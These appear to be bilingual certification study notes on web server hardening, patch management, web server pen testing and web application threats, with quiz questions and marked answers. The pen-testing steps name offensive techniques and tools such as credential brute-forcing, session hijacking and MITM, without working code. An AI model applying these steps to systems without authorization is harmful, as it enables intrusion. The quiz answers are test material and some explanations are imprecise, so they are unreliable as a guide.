 - UrlScan is a security tool that **restricts** the types of HTTP requests that IIS will process.
 - By blocking specific HTTP requests, the UrlScan security tool helps to **prevents potentially harmful requests** from reaching applications on the server.
 - UrlScan screens all incoming requests to the server by filtering the requests based on **rules** that are set by the administrator.
- **Services:**
 - UrlScan can be configured to filter HTTP query string values and other HTTP headers to **mitigate SQL injection** attacks while the root cause is being fixed in the application.
 - It provides **W3C formatted logs** for easier log file analysis through log parsing solutions like Microsoft Log Parser 2.2.
- **Registry:**
 - Apply **restricted ACLs** and block remote registry administration.
 - Secure the **SAM** (Stand-alone Servers Only).
- **IIS Metabase:**
 - Ensure that security related settings are **configured appropriately** and access to the metabase file is restricted with hardened **NTFS permissions**.
- **ISAPI Filters:**
 - **Remove** unnecessary ISAPI filters from the webserver.
- **Shares:**
 - Remove all unnecessary file shares including the **default administration shares** if not required.
 - Secure the shares with restricted **NTFS permissions**.
- **Sites and Virtual Directories:**
 - Relocate sites and virtual directories to **non-system partitions** and use IIS Web permissions to restrict access.
- **Script Mappings:**
 - Remove all unnecessary **IIS script mappings** for optional file extensions to avoid exploiting any bugs in the ISAPI extensions that handle these types of files.
- **Auditing and Logging:**
 - Enable a **minimum level of auditing** on your web server and use NTFS permissions to protect the log files.
- The following is a list of actions that can be taken to defend web servers from various kinds of attacks:

- Do use a **dedicated machine** as a web server.
- Create **URL mappings** to internal servers cautiously.
- Don't install the **IIS server** on a domain controller.
- Use server-side **session ID tracking** and match connection with time stamps, IP address, etc.
- If a database server such as **Microsoft SQL Server** is to be used as a backend database, install it on a **separate server**.
- Use **security tools** provided with the web server and **scanners** that automate and make the process of securing a web server easy.
- Do physically protect the **webserver machine** in a secure machine room.
- Do not connect an IIS Server to the **Internet** until it is fully hardened.
- Do not allow anyone to **locally log on** to the machine except for the administrator.
- Do configure a **separate anonymous user account** for each application, if you host multiple web applications.
- Limit the **server functionality** in order to support the web technologies that are going to be used.
- Screen and filter the **incoming traffic request**.

How to Defend against HTTP Response Splitting and Web Cache Poisoning

- **Server Admin:**
 - Use latest **web server software**.
 - Regularly **update/patch OS** and Webserver.
 - Run **web Vulnerability Scanner**.
- **Application Developers:**
 - Restrict web application access to **unique IPs**.
 - Disallow **carriage return** (%0d or \r) and line feed (%0a or \n) characters.
 - Comply to **RFC 2616** specifications for HTTP/1.1.
- **Proxy Servers:**
 - Avoid sharing **incoming TCP connections** among different clients.
 - Use different TCP connections with the proxy for different **virtual hosts**.
 - Implement "**maintain request host header**" correctly.

How to Defend against DNS Hijacking

- Choose an **ICANN** accredited **register** and encourage them to set **Registrar-Lock** on the domain name.

- Safeguard the **registrant account information**.
 - Include DNS hijacking into **incident response and business continuity planning**.
 - Use DNS monitoring tools/services to **monitor DNS server IP address and alert**.
 - Avoid downloading **audio and video codecs** and other downloaders from untrusted websites.
 - Install **antivirus** program and update it regularly.
 - Change the **default router password** that comes with the factory settings.
-
- UDP source port randomization technique defends servers against blind response forgery.
 - Limit the number of simultaneous recursive queries and increase the Times-to-Live (TTLs) of legitimate records.
 - Domain Name System Security Extensions (DNSSEC)
 - Strong Password Policies and User Management
 - Better Service Level Agreements (SLAs) from DNS Service Providers
 - Configuring a Master-Slave DNS within your Network
 - Constant Monitoring of DNS Servers

11.6 Patch Management

Patches and Hotfixes

- Hotfixes are an **update to fix a specific customer issue** and not always distributed outside the customer organization.
- A patch is a **small piece of software designed to fix problems**, security vulnerabilities, and bugs and improve the performance of a computer program or its supporting data.
- Users may be notified through **emails** or through the **vendor's website**.
- A patch can be considered as a **repair job to a programming problem**.
- Hotfixes are sometimes packaged as a set of fixes called a **combined hotfix** or **service pack**.

What is Patch Management?

- "Patch management is a process used to ensure that the **appropriate patches** are installed on a system and help fix known vulnerabilities"
- **An automated patch management process:**
 - **Detect:** Use tools to detect missing security patches.
 - **Assess:** Asses the issue(s) and its associated severity by mitigating the factors that may influence the decision.
 - **Acquire:** Download the patch for testing.
 - **Test:** Install the patch first on a testing machine to verify the consequences of the update.
 - **Deploy:** Deploy the patch to the computers and make sure the applications are not affected.
 - **Maintain:** Subscribe to get notifications about vulnerabilities as they are reported.

Identifying Appropriate Sources for Updates and Patches

1. First make a **patch management plan** that fits the operational environment and business objectives.
2. Find appropriate **updates** and **patches** on the home sites of the applications or operating systems' vendors.
3. The recommended way of tracking issues relevant to **proactive patching** is to register to

the home sites to **receive alerts**.

Installation of a Patch


- Users can access and install security patches via the **World Wide Web**.
- Patches can be installed in two ways:
 - **Manual Installation**: In this method, the user has to **download the patch** from the vendor and fix it.
 - **Automatic Installation**: In this method, the applications use the **Auto Update** feature to update themselves.

Implementation and Verification of a Security Patch or Upgrade

1. Before installing any patch **verify the source**.
2. Use proper **patch management program** to validate files versions and checksums before deploying security patches.
3. The patch management tool must be **able to monitor the patched systems**.
4. The **patch management team** should check for updates and patches regularly.

Patch Management Tool: Microsoft Baseline Security Analyzer (MBSA)

- Microsoft Baseline Security Analyzer (MBSA) checks for **available updates** to the operating system, Microsoft Data Access Components (MDAC), MSXML (Microsoft XML Parser), .NET Framework, and SQL Server.
- It also scans a computer for insecure **configuration settings**.



Microsoft Baseline Security Analyzer 2.3

Microsoft
Baseline Security Analyzer

Report Details for (2016-04-27 22:11:15)

Security assessment:
Severe Risk (One or more critical checks failed.)

Computer name: 192.168.99.128
 IP address: 192.168.99.128
 Security report name: (2016-4-27 下午 10-11)
 Scan date: 2016/4/27 下午 10:11 *** Microsoft recommends scanning on a weekly basis. This report is 52 days old. ***
 Scanned with MBSA version: 2.3.2211.0
 Catalog synchronization date:
 Security update catalog: Microsoft Update

Sort Order: Score (worst first)

Security Update Scan Results

Score	Issue	Result
✖	Silverlight Security Updates	1 security updates are missing. What was scanned Result details How to correct this
✖	Windows Security Updates	34 security updates are missing. 2 service packs or update rollups are missing. What was scanned Result details How to correct this
✔	Developer Tools, Runtimes, and Redistributables Security Updates	No security updates are missing. What was scanned Result details
✔	SQL Server Security Updates	No security updates are missing. What was scanned Result details

Windows Scan Results

Administrative Vulnerabilities

Score	Issue	Result
⚠	Automatic Updates	The Automatic Updates feature is disabled on this computer. What was scanned How to correct this

Q1) Which of these is a patch management and security utility?


1. **MBSA**
2. BSSA
3. ASNB
4. PMUS

A1) Microsoft Baseline Security Analyzer is a patch management utility built into Windows for analyzing security.

11.7 Webserver Security Tools

Web Application Security Scanners: Syhunt Dynamic and N-Stalker Web Application Security Scanner

- **Syhunt Dynamic:** Syhunt Dynamic helps to automate **web application security** testing and guard organization's **web infrastructure** against various web application security threats.



- **N-Stalker Web Application Security Scanner:** N-Stalker is a **WebApp Security Scanner** to search for vulnerabilities such as SQL injection, XSS, and known attacks.

Web Server Security Scanners: Wikto and Acunetix Web Vulnerability Scanner

- **Wikto:** Wikto is a **web server security scanner** for windows:
 - Fuzzy logic error code checking
 - Google assisted directory mining
 - Back-end miner

- Real time HTTP request/response monitoring
- **Acunetix Web Vulnerability Scanner:**
 - Acunetix WVS **checks web applications** for SQL injections, cross-site scripting, etc.
 - It includes advanced penetration testing tools to ease **manual security audit processes**, and also creates professional security audit and regulatory compliance reports.

Web Server Malware Infection Monitoring Tool: **HackAlert**

- HackAlert is a **cloud-based service** that identifies hidden zero-day malware and drive-by downloads in websites and online advertisements.

Web Server Malware Infection Monitoring Tool: **QualysGuard Malware Detection**

- QualysGuard Malware Detection Service scans websites for **malware infections** and **threats**.

11.8 Webserver Pen Testing

Why **Webserver** Pen Testing?

- **Verification of Vulnerabilities**: To exploit the vulnerability in order to test and fix the issue.
- **Remediation of Vulnerabilities**: To retest the solution against vulnerability to ensure that it is completely secure.
- **Identification of Web Infrastructure**: To identify make, version, and update levels of web servers; this helps in selecting exploits to test for associated published vulnerabilities.

Web Server **Penetration** Testing

- Web server pen testing is used to **identify, analyze, and report vulnerabilities** such as authentication weaknesses, configuration errors, protocol related vulnerabilities, etc. in a web server.
 - The best way to perform penetration testing is to **conduct a series of methodical and repeatable tests**, and to work through all of the different application vulnerabilities.
1. Webserver penetration testing starts with **collecting as much information** as possible about an organization ranging from its physical location to operating environment.
 2. Use **social engineering techniques** to collect information such as human resources, contact details, etc. that may help in **webserver authentication testing**.
| 使用社交工具技術來蒐集
 3. Use **Whois database query tools** to get the details about the target such as domain name, IP address, administrative contacts, Autonomous System Number, DNS, etc.
 4. **Note**: Refer Module 02: Footprinting and Reconnaissance for more information gathering techniques.
 5. Fingerprint web server to gather information such as server name, server type, operating systems, applications running, etc. using tools such as **ID Serve, httprecon, and Netcraft**.
| Use tools such as **httprecon, ID Serve**
 6. **Crawl website** to gather specific types of information from web pages, such as email addresses.
| Use tools such as **httpprint, HTTrack, WebCopier Pro**

7. Enumerate **webserver directories** to extract important information such as web functionalities, login forms etc.
| Use tools such as **DirBuster**
8. Perform **directory traversal** attack to access restricted directories and execute commands outside of the web server's root directory.
| Use automated tools such as **DirBuster**
9. Perform vulnerability scanning to **identify weaknesses** in a network using tools such as **HP WebInspect, Nessus** etc. and determine if the system can be exploited.
| 使用像HP WebInspect或Nessus來執行弱點掃描
10. Perform HTTP response splitting attack to pass malicious data to a vulnerable application that includes the data in an HTTP response header.
| 執行HTTP response splitting攻擊
11. Perform web cache poisoning attack to force the web server's cache to **flush its actual cache content** and send a specially **crafted request**, which will be stored in cache.
| 執行web cache poisoning攻擊
12. Bruteforce SSH, FTP, and other services login credentials to gain **unauthorized access**.
| 暴力破解SSH, FTP或其它服務的登入憑證以取得非授權存取
13. Perform session hijacking to **capture valid session cookies and IDs**. Use tools such as Burp Suite, Hamster, Firesheep, etc. to automate session hijacking.
| 執行session hijacking來取得有效session cookies和IDs。使用工具像是Burp Suite、Hamster或Firesheep等
14. Perform MITM attack to access sensitive information by **intercepting and altering communications** between an end-user and web servers.
| 執行中間人攻擊攔截或竄改機密性資料
15. **Note:** Refer Module 13: Hacking Web Applications for more information on how to conduct web application pen testing.
| 參考Module 13取得更多關於執行web application滲透測試內容
16. Use tools such as Webalizer, AWStats, Ktmatu Relax, etc. to **examine web sever logs**.
| 使用如Webalizer、AWStats或Ktmatu Relax來分析web server log檔
17. Use tools such as **Metasploit, w3af**, etc. to exploit frameworks.
| 使用工具如Metasploit或w3af等來執行滲透測試

Web Server Pen Testing Tools: **CORE Impact Pro, Immunity CANVAS** and **Arachni**

- **CORE Impact Pro:** CORE Impact Pro is the software solution for assessing and testing **security vulnerabilities** in the organization.
- **Immunity CANVAS:** CANVAS is an automated exploitation system, and a comprehensive, reliable **exploit development framework** to security professionals and penetration testers.
- **Arachni:** Arachni is an open source, feature-full, modular, high-performance Ruby framework aimed towards helping penetration testers and administrators evaluate the **security of web applications**.

Module Summary

- Web servers assume critical importance in the realm of Internet security.
- Vulnerabilities exist in different releases of popular web servers and respective vendors patch these often.
- The inherent security risks owing to the compromised web servers have impact on the local area networks that host these websites, even on the normal users of web browsers.
- Looking through the long list of vulnerabilities that had been discovered and patched over the past few years, it provides an attacker ample scope to plan attacks to unpatched servers.
- Different tools/exploit codes aid an attacker in perpetrating web server's hacking.
- Countermeasures include scanning for the existing vulnerabilities and patching them immediately, anonymous access restriction, incoming traffic request screening, and filtering.

Q1) Maintaining a secure Web server requires constant effort, resources, and vigilance from an organization. Securely administering a Web server on a daily basis is an essential aspect of Web server security. Maintaining the security of a Web server will usually involve the following steps:

1. Configuring, protecting, and analyzing log files
2. Backing up critical information frequently
3. Maintaining a protected authoritative copy of the organization's Web content
4. Establishing and following procedures for recovering from compromise
5. Testing and applying patches in a timely manner
6. Testing security periodically.

In which step would you engage a forensic investigator? (?)

1. 1
2. 2
3. 3
4. **4**
5. 5
6. 6

Q2) How can telnet be used to fingerprint a web server?

1. **telnet webserverAddress 80**
HEAD / HTTP/1.0

2. telnet webserverAddress 80
PUT / HTTP/1.0
3. telnet webserverAddress 80
HEAD / HTTP/2.0
4. telnet webserverAddress 80
PUT / HTTP/2.0

Q3) John has scanned the web server with NMAP. However, he could not gather enough information to help him identify the operating system running on the remote host accurately.

What would you suggest to John to help identify the OS that is being used on the remote web server?

1. Connect to the web server with a browser and look at the web page.
2. Connect to the web server with an FTP client.
3. Telnet to port 8080 on the web server and look at the default page code.
4. **Telnet to an open port and grab the banner.**

A3) Most people don't care about changing the banners presented by applications listening to open ports and therefore you should get fairly accurate information when grabbing banners from open ports with, for example, a telnet application.

Q4) Which tool can be used to view web server information?

1. Netstat
2. **Netcraft**
3. Warcraft
4. Packetcraft

A4) Netcraft can be used to view many details about a web server, including IP address, netblock, last views, OS information, and web server version.

Q5) Which of the following is used for identifying a web server OS?

1. Telnet
2. **Netcraft**
3. Nmap
4. Wireshark

A5) Netcraft is used to gather information about many aspects of a system, including operating system, IP address, and even country of origin.

Q6) What may be helpful in protecting the content on a web server from being viewed by unauthorized personnel? (?)

1. **Encryption**

2. Permissions
3. Redirection
4. Firewalls

A6) Encryption offers the ability to prevent content from being viewed by anyone not specifically authorized to view it.

Q7) A common attack against web servers and web applications is (?)

1. Banner grab
2. Input validation
3. Buffer validations
4. **Buffer overflow**

A7) Buffer overflows are a common flaw in software that typically can only be fixed by a software engineer.

Chapter 12. Hacking Web Applications

12.1 Web App Concepts

Introduction to Web Applications

- Web applications **provide an interface between end users and web servers** through a set of web pages that are generated at the server end or contain script code to be executed dynamically within the client web browser.

Web applications 為提供 end users 與 web servers 間的溝通界面

- Though web application enforce certain security policies, they are **vulnerable to various attacks** such as SQL injection, cross-site scripting, session hijacking, etc.


雖然 web application 有實施某程度的安全政策，但它們還是很容易遭遇到像 SQL injection、XSS 和 session hijacking 等攻擊。

- Web technologies such as **Web 2.0** provide more attack surface for web application exploitation.


像 Web 2.0 的技術反而帶來遭遇到更多的攻擊層面

- Web applications and Web 2.0 technologies are invariably used to support **critical business functions** such as CRM, SCM, etc. and improve business efficiency.

How Web Applications Work



Web Application Architecture



Web 2.0 Applications

- Web 2.0 refers to a generation of Web applications that **provide an infrastructure** for more dynamic user participation, social interaction and collaboration.
- It offers various features such as:
 - Interoperability:
 - Advanced gaming
 - Dynamic as opposed to static site content
 - RSS-generated syndication
 - User-centered Design:
 - Social networking sites (Flickr, Facebook, del.cio.us)
 - Mash-ups (emails, IMs, electronic payment systems)
 - Wikis and other collaborative applications
 - Google Base and other free web services (Google Maps)
 - Collaboration on the Web:
 - Ease of data creation, modification, or deletion by individual users
 - Online office software (Google Docs and Microsoft Light)
 - Interactive encyclopedias and dictionaries
 - Cloud computing websites such as Amazon.com

- Interactive Data Sharing:
 - Frameworks (Yahoo! UI Library, jQuery)
 - Flash-rich interface websites
 - Mobile application (iPhone)
 - New technologies like AJAX (Gmail, YouTube)
 - Blogs (Wordpress)

Vulnerability Stack

Stacks	Services
Level 7	Custom Web Applications: Business Logic Flaws Technical Vulnerabilities
Level 6	Third Party Components: Open Source / Commercial
Level 5	Database: Oracle / MySQL / MS SQL
Level 4	Web Server: Apache / Microsoft IIS
Level 3	Operating System: Windows / Linux / OS X
Level 2	Network: Router / Switch
Level 1	Security: IPS / IDS

12.2 Web App Threats

Web Application Threats

- **Cookie Poisoning:** By changing the information inside the cookie, attackers bypass the **authentication** process and once they gain control over the network, they can either modify the content, use the system for the malicious attack, or **steal information** from the user's system.
- **Directory Traversal:** Attackers **exploit** HTTP by using **directory traversal** and they will be able to access restricted directories; they execute commands outside of the web server's root directory.
- **Unvalidated Input:** In order to **bypass** the security system, attackers tamper with the http requests, URL, headers, form fields, hidden fields, query strings etc. Users' login IDs and other related data gets stored in the **cookies** and this becomes a source of attack for the intruders. Attackers gain access to the victim's system using the information present in cookies. Examples of attacks caused by **unvalidated** input include SQL injection, cross-site scripting (XSS), buffer overflows, etc.
- **Cross-site Scripting (XSS):** An attacker bypasses the **clients ID** security mechanism and gains **access privileges**, and then injects malicious scripts into the web pages of a particular website. These malicious scripts can even rewrite the HTML content of the website.
- **Injection Flaws:** Injection flaws are web application vulnerabilities that allow untrusted data to be interpreted and executed as part of a command or query.
- **SQL Injection:** This is a type of attack where **SQL commands** are injected by the attacker via input data; then the attacker can tamper with the data.
- **Parameter/Form Tampering:** This type of tampering attack is intended to manipulating the parameters **exchanged** between client and server in order to **modify** application data, such as user **credentials** and permissions, price and quantity of products, etc. This information is actually stored in cookies, hidden form fields, or URL Query Strings, and is used to increase application functionality and **control**. Man in the middle is one of the examples for this type of attack. Attackers use tools like **Web scarab** and **Paros proxy** for these attacks.
- **Denial-of-Service (DoS):** A denial-of-service attack is an attacking method intended to **terminate** the operations of a website or a server and make it unavailable to intended users. For instance, a website related to a bank or email service is not able to function for a few hours to a few days. This results in loss of time and money.
- **Broken Access Control:** Broken access control is a method used by attackers where a

particular **flaw** has been identified related to the access control, where **authentication** is bypassed and the attacker compromises the network.

- **Cross-site Request Forgery (CSRF):** The cross-site request forgery method is a kind of attack where an authenticated user is made to perform certain **tasks** on the web application that an attacker chooses. For example, a user clicking on a particular link sent through an email or chat.
- **Information Leakage:** Information leakage can cause great losses for a company. Hence, all sources such as systems or other network resources must be protected from information leakage by employing proper content **filtering mechanisms**.
- **Improper Error Handling:** It is necessary to define how the system or network should behave when an error occurs. Otherwise, it may provide a chance for the attacker to break into the system. Improper error handling may lead to DoS attacks.
- **Log Tampering:** Logs are maintained by web applications to track usage patterns such as user login credentials, admin login credentials, etc. Attackers usually inject, delete, or tamper with web application logs so that they can perform malicious actions or hide their identities.
- **Buffer Overflow:** A web application's buffer overflow vulnerability occurs when it fails to guard its buffer properly and allows writing beyond its maximum size.
- **Broken Session Management:** When security-sensitive credentials such as passwords and other useful material are not properly taken care, these types of attacks occur. Attackers compromise the credentials through these security vulnerabilities.
- **Security Misconfiguration:** Developers and network administrators should check that the entire stack is configured properly or security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, framework, and custom code. Missing patches, misconfigurations, use of default accounts, etc. can be detected with the help of automated scanners that attackers exploit to compromise web application security.
- **Broken Account Management:** Even authentication schemes that are valid are weakened because of vulnerable account management functions including account update, forgotten or lost password recovery or reset, password changes, and other similar functions.
- **Insecure Storage:** Web applications need to store sensitive information such as passwords, credit card numbers, account records, or other authentication information somewhere; possibly in a database or on a file system. If proper security is not maintained for these storage locations, then the web application may be at risk as attackers can access the storage and misuse the information stored. Insecure storage of keys, certificates, and passwords allow the attacker to gain access to the web application as a legitimate user.
- **Platform Exploits:** Users can build various web applications by using different platforms such as BEA Web logic and ColdFusion. Each platform has its various

vulnerabilities and exploits associated with it.

- **Insecure Direct Object References:** When developers expose various internal implementation objects such as files, directories, database records, or key-through references, the result is an insecure direct object reference. For example, if a bank account number is a primary key, there is chance of the application being compromised by attackers taking advantage of such references.
- **Insecure Cryptographic Storage:** Sensitive data stored in a database should be properly encrypted using cryptography. However, some cryptographic encryption methods contain inherent weakness. Thus, developers should use strong encryption methods to develop secure applications. At the same time, they must take care to store the cryptographic keys securely. If these keys are stored in insecure places, then attackers can obtain them easily and decrypt the sensitive data.
